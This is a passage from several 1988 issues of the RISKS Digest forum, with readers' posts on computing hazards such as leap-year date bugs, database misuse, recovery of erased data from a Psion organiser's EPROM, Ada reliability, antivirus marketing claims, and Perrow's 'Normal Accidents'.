The "clerks" responsible for entering and retrieving data are often both undertrained and underpaid. It's hard to convince someone who's making minimum wage to care much about accuracy; they want to do their jobs with no fuss or bother, and forget about them at the end of the day. Given a database for (for example) the registration of all citizens, their addresses and credit histories, bank balances and criminal records, misuse (whether or not it's inadvertent) is virtually guaranteed.

I used to work for a hospital billing agency; the data entry people there were mostly high-school dropouts living at just about the poverty line, and we had problems like this all the time. Once, for example, two patients with the same name were admitted to the hospital on the same day, went into surgery on the same day, and were released on the same day. One was an eighty-year-old man in for a hip replacement; the other was a young woman in for a Ceasarian section. Our database wasn't well-constructed; the eighty-year-old man was billed for both procedures. (To be fair, if he *had* been pregnant, he certainly would have required a C-sec...). Medicare objected to the bill, of course, which was how we found out about it.

The risk here is two-fold. We were using an old system that had been poorly designed from the start. It's true that the software that handles the billing should be smarter, but like a lot of businesses, we couldn't afford to re-write it (ever try to scratch by on Medicare payments?). And the people who used the software were either unable or unwilling to understand its limitations.

Hackers love to talk about the twenty billion lines of Jurassic COBOL that run the world. As time goes by, and networks and databases put more information on-line, the flaws of old code are going to become more apparent.

Mike Olson, Britton Lee, Inc.
(...!ucbvax!mtxinu!blia!mao) (olson@ucbvax.berkeley.edu)

✓ Slippery slopes & relative risk

Stephen Schaefer <sps@mcnc.org> Thu, 3 Mar 88 17:46:26 EST

My view of this debate is that there are two different objects being pursued, and perhaps mistaken for one another. The slippery slope is one paradigm with which to anticipate possible risks. What David Thomasson would like to do is go beyond the identification of possibilities to a ranking of risks, that is, a MEASUREMENT of benefits and pitfalls, from which a rational judgement can be attained. The piteous condition of the real world is that the cost of measuring risks often outweighs the possible benefit of a rational choice. The confusion can become even more vicious when the cost of measurement is itself highly uncertain. Darkness heaps upon darkness.

So how do we cope? Badly, of course. People die in accidents caused by unexpected features, and people die in accidents easily preventable by the

appropriate widget. Different cultures and different individuals adopt different attitudes toward experimentation in different domains, choosing high risk/high payoff or low risk/sure payoff. One technique associated with western culture is to let individuals choose their risks, and then, after some data come in (some die, some get rich), observers adopt the beneficial and reject the detrimental. The whole afair is a chaotic mess, with no end of decisions based on insufficient data and irrational likes and dislikes. The approach is obviously inappropriate to instances where replication is impractical - nuclear war/nuclear defense immediately leaps to mind. But we profit so well from such "scientific method" that no other approach seems to satisfy the void when it is unavailable.

Societies less opulent than ours have a propensity toward tradition and moral dicta that may reflect their smaller margin for error -- or the causality may lie in the opposite direction, with our larger margin for error being the result of more ristk taking. For the moment, life in the fast change lane is serving us well. To continue to be successful, we must develop methods applicable beyond the scope of practical experience; we must know when to apply them; and we must have the will to apply them. These topics are the concerns of metaphysics, epistemology, and ethics, and we must have high hopes for Mr. Thomasson's philosophy. It is that which is not subject to engineering solutions which most threatens our society. Most readers on this list are engineers, however, and we work from the opposite direction. Our duty is to measure wherever we can, and, failing that, to present as comprehensive a description of the possibilities as we can.

★ Re: Disappearing Skills [RISKS 6.35]

Ronald J Bottomly <Bottomly@DOCKMASTER.ARPA> Thu, 3 Mar 88 09:31 EST

- <> What do you think? Is technology weakening us by causing
- important skills to atrophy? Or is our educational system
- "irrelevant"? Where does one draw the line?

It is not so much the SKILL (ability to multiply) that will atrophy; it is the ability to think that will atrophy.

You were not taught insciption of cunieform or how to trim a quill pen when learning to write because of the advent of improved MEANS of writing (eg. the pencil). However, there was still the necessity of learning the skill of writing.

I never learned how to multiply by using a slide rule (what with the advent of calculators). And I will use a calculator without hesitation if one is immediately available. But if one is not available, I can just as readily multiply by hand. The only cost to me is time.

I am not condoning technological stagnation, but I am condemning absolute technological reliance. The need for multiplication will probably exist as long as mankind exists; but it seems dangerous (RISKy?) to come to rely upon calclators (or whatever will succeed them) to perform this multiplication.

Technological advances should save us time; they should not "save" us the "bother" of being able to think.

Ron Bottomly

Invalid dates

Ross Patterson <A024012%RUTVM1.BITNET@CUNYVM.CUNY.EDU> Thu, 03 Mar 88 09:31:30 EST

February 31, 1988 is at least partially understandable, given the atrocious algorithms sometimes used for date manipulation. However, on February 29, 1980, IBM's VS/APL system reported the date as March 0, 1980! The user who called us to report it asked if we'd changed the default for the)ORIGIN. I guess it made sense, given an APL mindset.

Ross Patterson, Rutgers University

Invalid dates

Lee Ridgway <RIDGWAY@MITVMA.MIT.EDU> Thu, 03 Mar 88 10:13:50 EST

I just noticed that the "due date" on the computer-generated slip for a bank loan of mine says "2/30/88".

On another note, a lawyer-friend of mine says his office sends out a warning to its staff every leap year, on 2/1, to check all legal documents that may be completed on 2/29. Seems they did get caught several years ago with a mega-buck financial contract that expired on the 20th anniversary from the date of signing, which was---- 2/29. Let's see, 80 years of interest on \$5 million, at 12%...

Neural networks and P1

Dave Pare <mr-frog@amos.ling.ucsd.edu> Wed, 2 Mar 88 16:08:14 PST

At the current state of technology, neural networks are nothing to be feared! The idea that "some neural network" could take over large sections of the ARPAnet seems ludicrous; anyone who has ever implemented a neural network can tell you that it is painful enough trying to teach the network how to "learn" an XOR operation.

What people mean when they say neural networks "learn" is that the network has the ability to configure itself so it recognizes patterns. Typically, the experimenter takes many kinds of examples of input (bit patterns, samples of human speech, etc) and runs them through the network. The network is told the right answer for each input, and the

idea is that from some subset of input, the network can generalize and apply its pattern recognizing capability to provide the correct answer for input that wasn't explicitly presented.

Depending on the complexity of the pattern, this process can take hundreds or thousands of presentations, eating up huge amounts of CPU time. The person I work for managed to use UCSD's entire allocation of CRAY-XMP time for a quarter by running his neural network simulator for 24 hours. That's the closest to a takeover that I've heard of!

It is true that the learning approach does seem to better reflect the way people actually learn, but the technology is still quite new and mostly unexplored.

Dave Pare, Center for Research in Language, UCSD

Ada-caused bugs? [Another old topic; new question]

Jerry Harper <mcvax!euroies!jharper@uunet.UU.NET> Thu, 3 Mar 88 10:52:41 GMT

- 1. Am I correct in thinking that several (two?) missiles were recently destroyed on launch each of which had their guidance systems coded in Ada? Were the problems which forced the destruction of the missiles the result of bad software design or some inherent ambiguity in Ada syntax?
- 2. I spotted but unfortunately left unlogged a report somewhere which gave an account of a talk by a leading scientist (name?) in the military technology area who expressed grave reservations about the design of Ada. I *think* the report mentioned that the person expressed little confidence in guidance systems coded in Ada.
- 3. Is the Pentagon insisting on Ada being the standard for all military software projects?

Jerry Harper, Merrion Gates Software (Logic Programming)
Merrion House, Merrion Road, Dublin 4, IRELAND. netwise: jharper@euroies.uucp

[Ada is by no means a panacaea. It has some benefits -- type-checking, import/export controls, etc. -- that can contribute to safer programming. But its complexity makes it ripe for misuse. It is nominally mandated for all military embedded systems, except that various limitations have resulted in its being eschewed in some security-community applications. Can anyone provide a definitive answer to Question 1? I don't recall anything that might have implicated Ada! PGN]

Aerospace Computer Security Applications Conf. - Call for Papers

Marshall D. Abrams <abrams@mitre.arpa>

Tue, 01 Mar 88 10:52:53 EST

Call for Papers, Fourth Aerospace Computer Security Applications Conference December 12-16, 1988, Sheraton World Hotel, Orlando, Florida

Operational requirements for civil and military systems under development increasingly stress the necessity for information to be readily accessible to users and operators. This produces an apparent conflict with policies and directives which require total protection of system data from compromises of privacy, confidentiality, and integrity. Accomplishing both of these sets of requirements requires the application of the maturing technology of computer security to new systems throughout their development cycle. In addition, operational approaches to satisfy system requirements and accommodate the implementation of engineering technology require intensified research and development.

This conference will explore technology applications in two complementary aspects: first, the policy issues and operational requirements for both civil and military systems; and second, the hardware and software tools and techniques being developed to satisfy system requirements. Special emphasis will be placed on specific examples of systems applications.

A three-day technical conference exploring the application of computer security technology will be preceded by two days of tutorials dealing with policy matters, technology applications, and other areas. Introductory and advanced surveys will be offered as well as advanced courses exploring specialized technological areas.

Areas of Interest Include: Trusted DBMSs, Operating System, and Network Security, Current and Future Trusted System Technology, Space Station Requirements, Certification, Evaluation and Accredition, Policy and Management Issues, Advanced Architectures, C3I Systems, Risk/Threat Assessments

Unclassified papers or unclassified abstracts of classified papers must be mailed before 20 May, 1988, to Dr. William T. Bisignani, Technical Program Chairman, Booz-Allen & Hamilton Inc., 4330 East-West Highway, Bethesda, MD 20814

Tutorial Proposals including a detailed outline and a resume of presentor(s) must be mailed before 20 May, 1988 to Dr. Dixie B. Baker, Tutorial Program Chairwoman, The Aerospace Corporation, P.O. Box 92957, 2350 East El Segundo Blvd, El Segundo, CA 90245-4691.

For more information or to receive future mailings, please contact the conference chairman, Dr. Marshall D. Abrams, phone: (703) 883-6938, The MITRE Corporation, 7525 Colshire Drive, Mail Stop Z670, Mc Lean, VA 22102, E-mail address: abrams@mitre.arpa



Search RISKS using swish-e

Report problems with the web pages to the maintainer



THE RISKS DYGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, Peter G. Neumann, moderator

Volume 6: Issue 37

Sunday 6 March 1988

Contents

Finagling Prescription Labels

Robert Kennedy

Opus bulletin boards fail worldwide on 1 March 1988

Thomas Fruin

Dave Platt

Social Security Administrator hides computer problems

Ivan M. Milman

A320 Airbus Fly by Wire System

Geoff Lane

Black Monday not caused by program trading, MIT's Thurow asserts.

LT Scott A. Norton

Re: Ada-caused bugs?

Henry Spencer

Magnetic card sensitivity test (a sort of)

Matti Aarnio

Perrow's "Normal Accidents"

Brian Randell

Info on RISKS (comp.risks)

Finagling Prescription Labels

Robert Kennedy <jrk%computer-lab.cambridge.ac.uk@NSS.Cs.Ucl.AC.UK> Thu, 3 Mar 88 10:57:52 GMT

A recent RISKS posting about adverts appended to TELEX messages reminded me of a recent experience I had with the label on a bottle of prescription medicine.

The instructions for use, the name, the Doctor's name, and all the important stuff appeared intact, but down at the bottom of the label, in compressed print (the rest of the label had been printed in a "normal" dot-matrix style) was the question "WILL THIS COMPUTER WORK?"

At first, I just thought it was funny -- someone having a good time with some

spare space on the label. But then I realized that maybe prescription labels aren't the best thing to be monkeying around with...

Opus bulletin boards fail worldwide on 1 March 1988

Thomas Fruin <<FRUIN%HLERUL5.BITNET@CUNYVM.CUNY.EDU<>
Sat, 5 Mar 88 01:51 N

Here's another February 29th/leap year story for this year:

On March 1st, 1988, every PC-based bulletin board running the lastest version of the Opus bulletin board program (version 1.03a) suddenly decided that every caller would get only 0 minutes logon time. When this happened to the BBS I run, I didn't immediately suspect it was one of those leap-year bugs, but when I tried to logon to a friend's board, and got the TIME LIMIT message, I was pretty sure. And a day or so later, it became clear that this was happening to the hundreds of Opus boards all over the world.

Fortunately these bulletin boards are mostly for hobbyists, and don't pose such a great RISK when they fail, but it is stupid. Anyway, since these Opus boards are all linked via the FidoNet, a utility to patch the Opus object code has been sent out all over the world very fast. That's the advantage of computers I suppose ...

Thomas Fruin

[... and a disadvantage too -- if Trojan horses can breed that fast. PGN]

Bug in leap-year code dogs Fidonet systems

Dave Platt <coherent!dplatt@ames.arc.nasa.gov> 5 Mar 88 03:56:42 GMT

I logged onto my favorite local bulletin-board system (Mailcom, in Palo Alto) this afternoon, after not having been able to contact it for several days. A message in the sign-on banner reported that Fidonet bulletin boards country-wide (and, I presume, world-wide) were seriously disrupted by a bug in the date logic; it appears that the code didn't properly cope with Leap Year Day (last Monday). Mailcom was apparently off the air for three days, until a patch arrived. [...] I imagine that the offending code was less than 4 years old.

Dave Platt

Social Security Administrator hides computer problems

Ivan M. Milman <ivan@sally.utexas.edu> Sun, 6 Mar 88 18:14:27 CST

[Excerpted without permission from Saving Social Security, March 1988]

"Rumors abound that Social Security Commissioner Dorcas Hardy may be on her way out..." "The latest example of Hardy's style came January 7 when she arranged for top General Accounting Office(GAO) officials to tour her "showcase" computerized service-center in Washington, D.C. But an hour before the tour, none of the computers would work - which is what GAO has already concluded about the entire system. Rather than allow the GAO officials to witness this embarassment, however, Hardy ordered all Social Security Service Centers in Pennsylvania, Maryland, Virginia and West Virginia to shut down computer printing operations to free the D.C. center to operate without problems, Seniors throughout those states had to wait for service so Hardy could create the illusion the system was trouble-free. Hardy has insisted that the flawed computer system justifies a 21 percent reduction in Social Security staffing.."

Ivan M. Milman

A320 Airbus Fly by Wire System

"Geoff. Lane. Phone UK-061 275 6051" <ZZASSGL@CMS.UMRCC.AC.UK> Fri, 04 Mar 88 10:46:05 GMT

In the Dec 12th, 1987 issue of Flight International there is a report by Harry Hopkin on his experiences of flying a A320 in various failure modes. He reports that even a simulated total electrical failure the aircraft is still flyable by means of the rudder and pitch trim alone.

Geoff Lane, UMRCC

✓ Black Monday not caused by program trading, MIT's Thurow asserts.

"LT Scott A. Norton, USN" <4526P%NAVPGS.BITNET@CUNYVM.CUNY.EDU> Fri, 04 Mar 88 01:30:45 PST

In a one-page article in the February-March issue of Technology Review, MIT's Lester C. Thurow, Dean of the Sloan School of Management, states that neither stock-index arbitrage or portfolio insurance caused the stock market to fall in October. He compares October's panic with some classic panics, such as the Amsterdam tulip-bulb craze of 1637 and the London South Sea Bubble of 1720, as well as the crash of 1929.

For the cause of panic on October 19, Thurow points immediately to "herd panic", and ultimately to the difference in price/earnings ratio between the stock market and bonds. The final motion that caused a loss of heart by stock investors was a trend of interest rates up to defend a weak dollar. This caused bonds to look even more attractive to stock owners.

Although Thurow explains how programmed trading does not differ essentially from the trades a human arbitrageur would make, he does not discuss the effect that the greater speed of programmed trading had on the market's volitility.

LT Scott A. Norton, USN, Naval Postgraduate School, Monterey, CA 93943-5018

4526P@NavPGS.BITNET 4526P@NPS.ARPA

[Have you herd panic? [And have you heard panic?] PGN]

Re: Ada-caused bugs? [RISKS-6.36]

<mnetor!utzoo!henry@uunet.UU.NET>
Sun, 6 Mar 88 00:11:03 EST

- > [Ada's] complexity makes it ripe for misuse. It is nominally mandated for
- > all military embedded systems, except that various limitations have resulted
- > in its being eschewed in some security-community applications... [PGN]

Considering Ada's application domain (and my personal dislike for Ada), I laughed long and hard when I noticed the following quote in the first issue of the new journal "Computing Systems" (Marc H. Donner and David H. Jameson, "Language and Operating System Features for Real-time Programming", Computing Systems vol 1 number 1, winter 1988, pp 33-62):

Ill-chosen abstraction is particularly evident in the design of the Ada runtime system. The interface to the Ada runtime system is so opaque that it is impossible to model or predict its performance, making it effectively useless for real-time systems.

(Donner and Jameson are with the IBM Thomas J. Watson Research Center; the paper is very interesting. Computing Systems is being published by U of California Press for the Usenix Association.)

Henry Spencer @ U of Toronto Zoology {allegra,ihnp4,decvax,pyramid}!utzoo!henry

Magnetic card sensitivity test (a sort of)

Matti Aarnio <FYS-MA%FINTUVM.BITNET@CUNYVM.CUNY.EDU> Tue, 23 Feb 88 15:39:43 EET

My laboratory got some questions from the local newspaper concerning magnetic card sensitivity against magnetic locks used on purses. We got their suspected purse, and measured its magnetic field. Because of magnet construction and gauge structure, I have my doubts about this value, but it seems to be AT LEAST 35 mT at about 5mm distance of magnet poles (that particular had structure similar to loudspeakers magnets). This is just single measurent from single sample. (BTW: Earth field is about 5 mT)

Then I made simple experiment: Blank formatted PC diskette (360kB) was briefly touched with a magnet (single point). Then the diskette was read thru as far as sectors were readable. (Diskette was reformatted and verified between each individual test. Reading was done with MSDOS Debug.)

Every time, when the diskette was touched to the magnet on top of it, it did lose some sectors, e.g., the field was affected enough. But never, when the diskette was put inside the purse (even next to magnet), was there any data

loss. The affected area was small, only few millimeters in diameter, thus data loss didn't happen on every track. This means also that, to 'destroy' the magnetic stripe, one must hit on it, not just within an inch or so.

While discussing more about how this journalist did handle her card, we came to the conclusion that at least with this kind of lock magnets there is a simple possibility to accidentally handle the card above the magnet. She did open her purse, took her card out, and put it on top of the purse (and magnet), kept it there for a moment (took some papers from purse), and then handled them to shop clerk. (Small shops don't have electronic card readers even today, but those shops are becoming rare.)

As you understand, this test isn't scientifically solid (made within 30 minutes), but it does give some idea about how sensitive these things are. I also made an assumption that the diskette and the magnetic card do contain similarly sensitive material. What this does prove is that, with a specific (and quite common) type of magnetic lock, it is possible to damage data on diskette.

Matti Aarnio, University of Turku; Wihuri Physical Laboratory, SF-20500 TURKU; FINLAND (Phone:+358-21-645917) BITNET: FYS-MA at FINTUVM

Perrow's "Normal Accidents"

Brian Randell <Brian_Randell%newcastle.ac.uk@NSS.Cs.Ucl.AC.UK> Thu, 3 Mar 88 19:08:46 GMT

I've recently been reading "Normal Accidents", by Charles Perrow, (Basic Books, New York, 1984), which I received through inter-library loans after such a long delay that I can't remember whether it was through RISKS that I first learnt about it, though I certainly have seen it referenced there since. However I'm not aware of it ever having been extensively discussed in RISKS, so although it contains few explicit references to computers, and is written from the viewpoint of a social rather than a computer scientist, I thought the following quotes from it might be of interest:

- "Complex systems are characterized by:
- * proximity of parts or units that are not in a production sequence;
- * many common mode connections between components (parts, units or subsystems) not in a production sequence;
- unfamiliar or unintended feed-back loops;
- * many control parameters with potential interactions;
- * indirect or inferential information sources; and
- * limited understanding of some processes.

"Complex systems are not necessarily high risk systems with catastrophic potential; universities, research and development firms, and some government bureaucracies are complex systems . . ."

"In complex systems, not only are unanticipated interdependencies more likely to emerge because of a failure of a part or a unit, but those operating the system (or managing it) are less likely, because of specialized roles and

knowledge, to predict, note, or be able to diagnose the interdependency before the incident escalates into an accident."

"On the whole, we have complex systems because we don't know how to produce the output through linear systems. If these complex systems have catastrophic potential, then we had better consider alternative ways of getting the product, or abandoning the product entirely."

"Tight coupling is a mechanical term meaning that there is no slack or buffer or give between two items. What happens in one directly effects what happens in the other....Elaborating the concept as used by organizational theorists will allow us to examine the responsiveness of systems to failures, or to shocks. Loosely coupled systems, whether for good or ill, can incorporate shocks and failures and pressure for change without destabilization. Tightly coupled systems will respond more quickly to these perturbations, but the response may be disastrous. Both types of systems have their virtues and vices."

"Since failures occur in all systems, means to recovery are critical. One should be able to prevent an accident, a failure of a part or a unit, from spreading. All systems design-in safety devices to this end. But in tightly coupled systems, the recovery aids are largely limited to deliberate, designed-in aids, such as engineered-in safety devices..."

The above quotations are from the main analytical chapter in the book. Subsequent chapter titles are: 'Petrochemical Plants', 'Aircraft and Airways', 'Marine Accidents', 'Earthbound Systems: Dams, Quakes, Mines and Lakes', and 'Exotics: Space, Weapons and DNA'.

The final chapter in entitled 'Living with High Risk Systems', from which the following quotes come:

"I propose using our analysis to partition the high-risk systems into three categories. The first would be systems that are hopeless and should be abandoned because the inevitable risks outweigh any reasonable benefits (nuclear weapons and nuclear power); the second, systems that we are unlikely to be able to do without but which could be made less risky by considerable effort (some marine transport), or where the expected benefits are so substantial that some risks should be run, but not as many as we are now running (DNA research and production). Finally, the third group includes those systems which, while hardly self-correcting in all respects, are self-correcting to some degree and could be further improved with quite modest efforts (chemical plants, airlines and air traffic control, and a number of systems which we have not examined carefully but should mention here, such as mining, fossil fuel power plants, highway and automobile safety). The basis for these recommendations rests not only with the system accident potential for catastrophic accidents, but also the potential for component failure accidents. I think the recommendations are consistent with public opinions and public values."

"My recommendations must be judged wrong if the science of risk assessment as currently practiced is correct. Current risk assessment theory suggests that what I worry about most (nuclear power and weapons) has done almost no harm to people, while what I would leave to minor corrections (such as fossil fuel

plants, auto safety, and mining) has done a great deal of harm."

This leads on to a very interesting critique of risk assessment, from which I have extracted:

"While not as dangerous as the systems it analyzes, risk assessment carries its own risks ..."

"When societies confront a new or explosively growing evil, the number of risk assessors probably grows - whether they are shamans or scientists. I do not think it an exaggeration to say that their function is not only to inform and advise the masters of these systems about the risks and benefits, but also, should the risk be taken, to legitimate it and to reassure the subjects."

"This is a very sophisticated field. Mathematical models predominate; extensive research is conducted ... yet it is a narrow field, cramped by the monetarization of social good."

"The risk assessors, then, have a narrow focus that all too frequently (but not always) conveniently supports the activities elites in the public and privare sector think we should engage in. For most, the focus is on dollars and bodies, ignoring social and cultural criteria. The assessors do not distinguish risks taken for private profits from those taken for private pleasures or needs, though the one is imposed, the other to some degree chosen; they ignore the question of addiction, and the distinction between active risks, where one has some control, and passive risks; they argue for the importance of risk but limit their endorsement of approved risks to the corporate and military ones, ignoring risks in social and political matters."

Finally, I asked Jim Reason (Professor of Psychology at Manchester, whose work on human errors I have commented on in RISKS earlier) for his opinion of Perrow's book, and got the following reply:

"I was very impressed by the Perrow book. It provided an extremely interesting systems view on accidents (i.e. from a sociological perspective), and certainly influenced my thinking quite markedly. There is much in it that I disagree with -- I'm not entirely happy with the Luddite solution proposed at the end, for example -- nor do I entirely agree with his dismissal of the human error contribution. But it's an excellent read. You don't have to wade through the case studies. The meat is easily discernible in about two chapters."

[A quick grep shows Perrow mentioned in <u>RISKS-1.37</u>, 1.45, 2.44, 3.27, 5.14, and 5.62. Quite popular! There is much that can be learned, even if his book is not DIRECTLY computer relevant. PGN]



Search RISKS using swish-e

Report problems with the web pages to the maintainer

The Risks Digest Volume	6: Issue 37			
=1				1



THE RISKS DYGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, Peter G. Neumann, moderator

Volume 6: Issue 38

Monday 7 March 1988

Contents

EPROM Risk

Brian Randell

Bigoted expert systems

Jack Campin

PC-LOCK -- BEWARE

J Greely

Yet another antiviral program -- BEWARE

Ted M.P. Lee

mac II virus

Robert Ward

Database Design and Misuse

James H. Coombs

Correlating databases; Disappearing skills; Copious warnings

Paul Smee

Re: Disappearing Skills

Henry Spencer

Jonathan I. Kamens

David Wittenberg

Mark Vonder Haar

Re: Police computer problem -- license-plate matches

Brint Cooper

Leap year madness

Alan J Rosenthal

More on Bank ATMs and checking your statements

Eric Herrmann

Info on RISKS (comp.risks)

★ EPROM Risk

Brian Randell <Brian_Randell%newcastle.ac.uk@NSS.Cs.Ucl.AC.UK>

Date: Mon, 7 Mar 88 9:48:47 WET DST

The amusing, but rather vague, article which is excerpted below, was in The

Guardian of 7 March 1988. From further (non-excerpted details) I surmise that it comes from a press release from the makers of the Psion Organiser.

PSION'S MEMORY IS MADE OF THIS, by Tony May

As a drug smuggler, Paul Dye knew that a filofax was of no use to him, but since his highly entrepreneurial business demanded a portable diary, contact list, memory prompter, calculator and note-taking device, he opted instead for a Psion Organiser.

At around (pounds)100 for the basic machine, he got a hand-held computer whose memory could hold details of his (pounds)200 million drug smuggling ring, and could be wiped clean if the law caught up with him.

But since he has been fined (pounds)202,000 and is now doing 28 years in gaol partly on the strength of evidence obtained from the machine's "erased" memory we may conclude that he potentially has a case under the Trades Description Act.

Our computer staff tell us that when he came to erase his file the details were no longer available to him but were retained in the EPROM chip-based storage system which does not actually erase.

They also tell me that Psion may have had another walk-on part in the case as members of the ring used corsets bought from Marks & Spencers to carry heroin, and the stores use Organisers for till price checking and chargecard validation.

Mr Dye may not have been entirely happy with his purchase, but Psion believes that 300,000 of them will have been sold by the end of year

[Ah, the old residue problem strikes again. The eraser's edge. Psion-ARA! PGN]

✓ Bigoted expert systems

Mr Jack Campin <jack%cs.glasgow.ac.uk@NSS.Cs.Ucl.AC.UK> Mon, 7 Mar 88 18:48:47 GMT

Further to Brian Randall's posting about the St George's Hospital case:

According to the Times Higher Education Supplement (26.2.88) St George's is actually one of the LEAST discriminatory teaching hospitals in London, with 12% nonwhite students; others, using human assessors whose procedures cannot be reviewed, get as low as 5%. In a warped way this is almost a success story.

What other examples do readers have where "knowledge" elicited from "experts" has codified prejudice? There are proposals afoot to give expert systems total control of British social security benefits; the record suggests that any bigotry that can be built in, will be (refusals of benefit have been made in the past on racial grounds by clerks belonging to neo-Nazi organizations).

Does any state anywhere have legislation requiring public access to source

✓ PC-LOCK (Re: James Ford, RISKS-6.34) -- BEWARE

J Greely <jgreely@tut.cis.ohio-state.edu> Mon, 7 Mar 88 03:21:13 EST

>There is a program called PC-LOCK (*NOT* the PD version) which is made by >Johnson Computer Systems. We have installed it on some hard disks here and >have had no problems at all.

A quick warning about PC-LOCK (shareware). If you are currently using version 1.0, REMOVE IT IMMEDIATELY. It will not hurt you if it already works, but you might be tempted to give a copy to someone else, and this could be fatal.

Version 1.0 stores your password in an "unused" section of the partition table, and does not document this. Approximately 10% of all Western Digital hard disk controllers (PC/XT version) *also* use this section, for an advanced partition management feature (that never worked). If you have one of these controllers, installing PC-LOCK version 1.0 will lock your system, and make your hard disk completely inaccesible. The good news is that Western Digital will send you a replacement BIOS chip upon request (mine arrived within 3 days). PC-LOCK version 1.1 does not have this problem, and performs perfectly on every system I've seen it on.

> You have to boot with drive "C" and enter the proper password to gain >access. There are 5 possible passwords you can set/use....1 administrator >password and 4 user passwords.

Sounds like a newer version.

>PC-LOCK, Johnson Computer Systems, 20 Dinwiddie Place, Newport News VA 23602

If you'd like to contact the author by phone (I had to, about the version 1.0 problem), there is no listing for JCS, just ask for a Johnson on Dinwiddie. He was very helpful, and has further information about who to contact at Western Digital.

✓ Yet another "antiviral" program -- BEWARE

<TMPLee@DOCKMASTER.ARPA> Thu, 3 Mar 88 11:54 EST

The following is abridged from the March 3 Minneapolis Star & Tribune. Anyone willing to guess how many people are being suckered into buying this (or other

similar products) and how long it will be before they discover that the protection being advertized is illusory and can't be anything but? Now if the vendor (Lasertrieve) in question also sold insurance and was willing to significantly lower the premium for insuring against loss of data if you used his program, then I'd listen.

N.J. FIRM SAYS IT CAN 'INOCULATE' COMPUTERS AGAINST 'VIRUSES'

Associated Press Seattle, Wash.

A New Jersey company is offering to "inoculate" computers against "viruses," or rogue programs that are designed to spread from computer to computer and damage data the computers store.

The Viralarm system was announced Tuesday by officials of Lasertrieve Inc., of Metuchen, N.J., during a Microsoft Corp. conference on [CD-ROMS].

A statement issued by Lasertrieve said that although the newer CD-ROM disks are impervious to corruption because information on them cannot be altered, many computer users are concerned about protecting programs on hard disks or on conventional floppy diskettes.

Viruses are creating a growing fear among computer owners and users. Officials in Israel recently announced the detection of a virus that, if left to spread unchecked, could have wiped out memory banks and disabled computers throughout the country.

Previous antiviral programs only drew attention to changes, noted the size of a program or monitored the dates of program changes, and all were "easily fooled by sophisticated viruses," the statement said.

Viralarm consists of a special program to protect another program, creating a software barrier. The protection is available for individual personal computers and works for most of the operating systems now available, the Lasertrieve statement said.

Robert Ward <rw23+@andrew.cmu.edu> Mon, 7 Mar 88 12:56:21 -0500 (EST)

It was recently reported in this newsgroup that the editor of "MacMag," a Canadian monthly magazine, hired a programmer to create a Mac II virus which served more or less as an advertisement (or at least an attention-getting device). The virus was supposedly set to go off on March 2, the birthday of the Mac II. It was reported that the virus had been spotted on Compuserve and other commercial databases.

Well, it's now well past March 2...any actual sightings of contamination?

✓ Database Design and Misuse [RISKS-6.32 and -6.36]

"James H. Coombs" <JAZBO%BROWNVM.BITNET@MITVMA.MIT.EDU> Sat, 5 Mar 1988 22:15:30 EST

I have been thinking about design requirements. First, a database designer needs to understand thoroughly both the data that will be stored in the database and the ways that it will be used. Clearly, the designer must be a pessimist.

One way to reduce problems caused by partial data would be to specify NULLS NOT ALLOWED for critical fields. This would prevent the entry, for example, of a record specifying a license number but not a make and model. Unfortunately, energetic organizations can easily subvert such integrity constraints by directing their operators to enter some value that will be treated as a NULL (e.g., "N/A" for make and model). Nonetheless, designers must make themselves aware of the consequences of NULL values in particular databases. Even though their efforts can be subverted, they can make such subversion relatively easy to spot; they can supplement their design efforts by specifying clearly in the documentation that pseudo-NULL values should not be entered. Should a database fall into misuse on entry, an ethical supervisor might still appear someday and correct the situation.

If it is preferable to allow entry of partial records, one can still define views that allow only certain people to see those records. Once the record is filled out, it becomes available to others. Again, this sort of constraint can be subverted easily (e.g., assign the appropriate privileges to everyone).

Alternatively, as PGN suggests, the front end can issue warnings when the results are likely to be misinterpreted.

In all of these situations, however, we rely on the organization 1) to want to use the database properly and 2) to enforce the appropriate constraints. I do not believe that designers can prevent this sort of misuse. (In an extreme case, a pseudo-NULL could be chosen from the values of a closed set, e.g., all cars of color RED are understood to have an unknown color.)

I hope that I'm missing something here.

--Jim

Dr. James H. Coombs, Software Engineer, Research Institute for Research in Information and Scholarship (IRIS), Brown University

[Interesting choice of example, in that red cars are involved in accidents disproportionately many accidents! PGN

Correlating databases; Disappearing skills; Copious warnings

Paul Smee <Smee@AUCC.AC.UK> Fri, 4 Mar 88 10:45 GMT

Several short comments on miscellaneous recent discussion.

'On the topic of correlating databases': Matt Fichtenbaum mentions a NY match of the driving licenses DB with the aid to the blind DB. Never lived in NY, but in many states, eligibility for aid to the blind is determined by the state of your *uncorrected* vision; while eligibility for a license is determined by the state of your *corrected* vision. The general principle involved is that while cross-correlation may, prima facie, seem reasonable, it might not really be meaningful.

'Disappearing skills': The biggest danger posed by people who can't do simple math 'the hard way' is that they tend to trust whatever their computer or calculator says. Knowing how to do it by hand, and well, increases a person's 'feel' for the right answer. For example, I recently objected to a sales assistant trying to charge me an amount I knew was wrong. 'The till [US cash register] says it's 12 pounds', she insisted. 'Why don't you believe it?' Well, I said, I've got 5 items, each under a pound, so can't be over a fiver. Indeed, she'd mis-keyed one of the prices. More frighteningly, I occasionally see the same sort of obviously wrong (but 'the computer said so, it MUST be right') answer being accepted by an engineering student. I would be much more comfortable if I felt that the bridge I'm driving over (or the airplane I'm on) had been designed by someone who had a 'feel' for the maths, so that he or she would be able to recognize if the 'computed solution' was actually believably near to the reasonably expected one -- or if not, why not. I think knowing the basics helps give this sort of feel.

'Copious warnings': (I've lost the original title of this chain). The principle of the 'boy who cried wolf' is often neglected -- dangerously, I think. For example, the micro I use at work always says, when you ask it to format a disk, 'Warning: formatting disk B will cause all data on the disk to be lost. Do you really want to do this?' Well, I know it's going to ask that, and I know I've just put a virgin disk in the drive, so I always anticipate it with a 'yes'. Some day I'm going to forget to set drive B (so it will go for A, or worse, C); or I'm going to mix up my disks in the shuffle, and regret it. It would be safer (in my environment at least) if it would first LOOK at the disk, and reserve the warning for those cases where the disk actually already has been formatted. (My controller can tell the difference, at least for it's own format disks. There would be the risk, of course, of accidentally formatting a disk which has already been done in some other machine's non-standard format, but for me that's not an issue.) There are a lot of examples of this in computing -- for example the system which *always* asks you to confirm deletions. Of course I want the thing deleted, I wouldn't have asked you to otherwise. For my own (mainframe) delete I've managed to wrap in a personal heuristic, so it asks only if (a) the file(s) are 'protected'; or (b) the file string contains a 'dangerous' wildcard spec -- like '**' (everything); or 